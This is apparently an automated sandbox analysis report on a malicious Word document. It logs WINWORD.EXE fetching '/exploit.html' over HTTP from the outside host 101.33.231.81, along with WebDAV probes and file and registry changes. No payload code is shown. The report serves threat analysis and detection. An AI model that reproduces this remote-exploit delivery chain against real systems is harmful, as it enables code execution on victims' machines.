Jun 16, 2022 14:14:13.420351028 CEST	1	OUT	OPTIONS / HTTP/1.1 User-Agent: Microsoft Office Protocol Discovery Host: 101.33.231.81:62563 Content-Length: 0 Connection: Keep-Alive
Jun 16, 2022 14:14:13.639849901 CEST	2	IN	HTTP/1.0 501 Unsupported method ('OPTIONS') Server: SimpleHTTP/0.6 Python/3.9.9 Date: Thu, 16 Jun 2022 12:14:13 GMT Connection: close Content-Type: text/html;charset=utf-8 Content-Length: 500

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49172	101.33.231.81	62563	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2022 14:14:19.937015057 CEST	3	OUT	HEAD /exploit.html HTTP/1.1 Connection: Keep-Alive User-Agent: Microsoft Office Existence Discovery Host: 101.33.231.81:62563
Jun 16, 2022 14:14:20.163181067 CEST	4	IN	HTTP/1.0 200 OK Server: SimpleHTTP/0.6 Python/3.9.9 Date: Thu, 16 Jun 2022 12:14:20 GMT Content-type: text/html Content-Length: 5737 Last-Modified: Tue, 14 Jun 2022 15:37:10 GMT

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.22	49181	101.33.231.81	62563	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2022 14:14:29.579180002 CEST	19	OUT	HEAD /exploit.html HTTP/1.1 User-Agent: Microsoft Office Existence Discovery Host: 101.33.231.81:62563 Content-Length: 0 Connection: Keep-Alive
Jun 16, 2022 14:14:29.797437906 CEST	19	IN	HTTP/1.0 200 OK Server: SimpleHTTP/0.6 Python/3.9.9 Date: Thu, 16 Jun 2022 12:14:29 GMT Content-type: text/html Content-Length: 5737 Last-Modified: Tue, 14 Jun 2022 15:37:10 GMT

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49173	101.33.231.81	62563	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2022 14:14:24.392182112 CEST	4	OUT	OPTIONS / HTTP/1.1 Connection: Keep-Alive User-Agent: Microsoft-WebDAV-MiniRedir/6.1.7601 translate: f Host: 101.33.231.81:62563
Jun 16, 2022 14:14:24.621507883 CEST	4	IN	HTTP/1.0 501 Unsupported method ('OPTIONS') Server: SimpleHTTP/0.6 Python/3.9.9 Date: Thu, 16 Jun 2022 12:14:24 GMT Connection: close Content-Type: text/html;charset=utf-8 Content-Length: 500

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49174	101.33.231.81	62563	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2022 14:14:24.879733086 CEST	6	OUT	GET /exploit.html HTTP/1.1 Accept: */* User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; ms-office; MSOffice 14) UA-CPU: AMD64 Accept-Encoding: gzip, deflate Host: 101.33.231.81:62563 Connection: Keep-Alive
Jun 16, 2022 14:14:25.105336905 CEST	6	IN	HTTP/1.0 200 OK Server: SimpleHTTP/0.6 Python/3.9.9 Date: Thu, 16 Jun 2022 12:14:24 GMT Content-type: text/html Content-Length: 5737 Last-Modified: Tue, 14 Jun 2022 15:37:10 GMT

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.22	49175	101.33.231.81	62563	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2022 14:14:25.529230118 CEST	13	OUT	HEAD /exploit.html HTTP/1.1 User-Agent: Microsoft Office Existence Discovery Host: 101.33.231.81:62563 Content-Length: 0 Connection: Keep-Alive
Jun 16, 2022 14:14:25.767446995 CEST	13	IN	HTTP/1.0 200 OK Server: SimpleHTTP/0.6 Python/3.9.9 Date: Thu, 16 Jun 2022 12:14:25 GMT Content-type: text/html Content-Length: 5737 Last-Modified: Tue, 14 Jun 2022 15:37:10 GMT

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.22	49176	101.33.231.81	62563	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2022 14:14:26.705780029 CEST	14	OUT	HEAD /exploit.html HTTP/1.1 User-Agent: Microsoft Office Existence Discovery Host: 101.33.231.81:62563 Content-Length: 0 Connection: Keep-Alive
Jun 16, 2022 14:14:26.935430050 CEST	14	IN	HTTP/1.0 200 OK Server: SimpleHTTP/0.6 Python/3.9.9 Date: Thu, 16 Jun 2022 12:14:26 GMT Content-type: text/html Content-Length: 5737 Last-Modified: Tue, 14 Jun 2022 15:37:10 GMT

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.22	49177	101.33.231.81	62563	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2022 14:14:27.199563980 CEST	15	OUT	OPTIONS / HTTP/1.1 User-Agent: Microsoft Office Protocol Discovery Host: 101.33.231.81:62563 Content-Length: 0 Connection: Keep-Alive
Jun 16, 2022 14:14:27.426418066 CEST	15	IN	HTTP/1.0 501 Unsupported method ('OPTIONS') Server: SimpleHTTP/0.6 Python/3.9.9 Date: Thu, 16 Jun 2022 12:14:27 GMT Connection: close Content-Type: text/html;charset=utf-8 Content-Length: 500

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.22	49178	101.33.231.81	62563	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2022 14:14:28.021584988 CEST	16	OUT	HEAD /exploit.html HTTP/1.1 Connection: Keep-Alive User-Agent: Microsoft Office Existence Discovery Host: 101.33.231.81:62563
Jun 16, 2022 14:14:28.252801895 CEST	16	IN	HTTP/1.0 200 OK Server: SimpleHTTP/0.6 Python/3.9.9 Date: Thu, 16 Jun 2022 12:14:28 GMT Content-type: text/html Content-Length: 5737 Last-Modified: Tue, 14 Jun 2022 15:37:10 GMT

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.22	49179	101.33.231.81	62563	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2022 14:14:28.498740911 CEST	17	OUT	GET /exploit.html HTTP/1.1 Accept: */* User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; ms-office; MSOffice 14) UA-CPU: AMD64 Accept-Encoding: gzip, deflate Host: 101.33.231.81:62563 If-Modified-Since: Tue, 14 Jun 2022 15:37:10 GMT; length=5737 Connection: Keep-Alive
Jun 16, 2022 14:14:28.724132061 CEST	18	IN	HTTP/1.0 304 Not Modified Server: SimpleHTTP/0.6 Python/3.9.9 Date: Thu, 16 Jun 2022 12:14:28 GMT

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.22	49180	101.33.231.81	62563	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2022 14:14:28.945367098 CEST	18	OUT	HEAD /exploit.html HTTP/1.1 User-Agent: Microsoft Office Existence Discovery Host: 101.33.231.81:62563 Content-Length: 0 Connection: Keep-Alive
Jun 16, 2022 14:14:29.165652990 CEST	18	IN	HTTP/1.0 200 OK Server: SimpleHTTP/0.6 Python/3.9.9 Date: Thu, 16 Jun 2022 12:14:29 GMT Content-type: text/html Content-Length: 5737 Last-Modified: Tue, 14 Jun 2022 15:37:10 GMT

Statistics

No statistics

System Behavior

Analysis Process: WINWORD.EXE PID: 2096, Parent PID: 576

General

Target ID:	0
Start time:	14:14:11
Start date:	16/06/2022
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding
Imagebase:	0x13f040000
File size:	1423704 bytes
MD5 hash:	9EE74859D22DAE61F1750B3A1BACB6F5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6DEA2B14	CreateDirectoryA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$g2Pfu707.docx	success or wait	1	6DF20648	unknown

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\V3g2Pfu707.docx	518610	337	success or wait	1	6DF20648	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\83357E0C.jpeg	0	29235	success or wait	1	6DF20648	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\8F1DC677.jpeg	0	65536	success or wait	8	6DF20648	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	6DEFA5E3	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	6DEFA5E3	RegCreateKeyExA

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	6DEFA5E3	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	6DF20648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency	success or wait	1	6DF20648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery	success or wait	1	6DF20648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\71FDF	success or wait	1	6DF20648	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\71FDF	71FDF	binary	04 00 00 00 30 08 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 90 B6 8E 25 C6 81 D8 01 DF 1F 07 00 DF 1F 07 00 00 00 00 00 DB 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	6DF20648	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion \Installer\UserData\S-1-5-18\Products\00004109D3000000010000 0000F01FEC\Usage	ProductFiles	dword	1422917682	1422917683	success or wait	1	6DF20648	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion \Installer\UserData\S-1-5-18\Products\00004109D3000000010000 0000F01FEC\Usage	ProductFiles	dword	1422917683	1422917684	success or wait	1	6DF20648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\71FDF	71FDF	binary	04 00 00 00 30 08 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 90 B6 8E 25 C6 81 D8 01 DF 1F 07 00 DF 1F 07 00 00 00 00 00 DB 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	04 00 00 00 30 08 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 DF 1F 07 00 DF 1F 07 00 00 00 00 00 DB 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00	success or wait	1	6DF20648	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00				

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Disassembly

No disassembly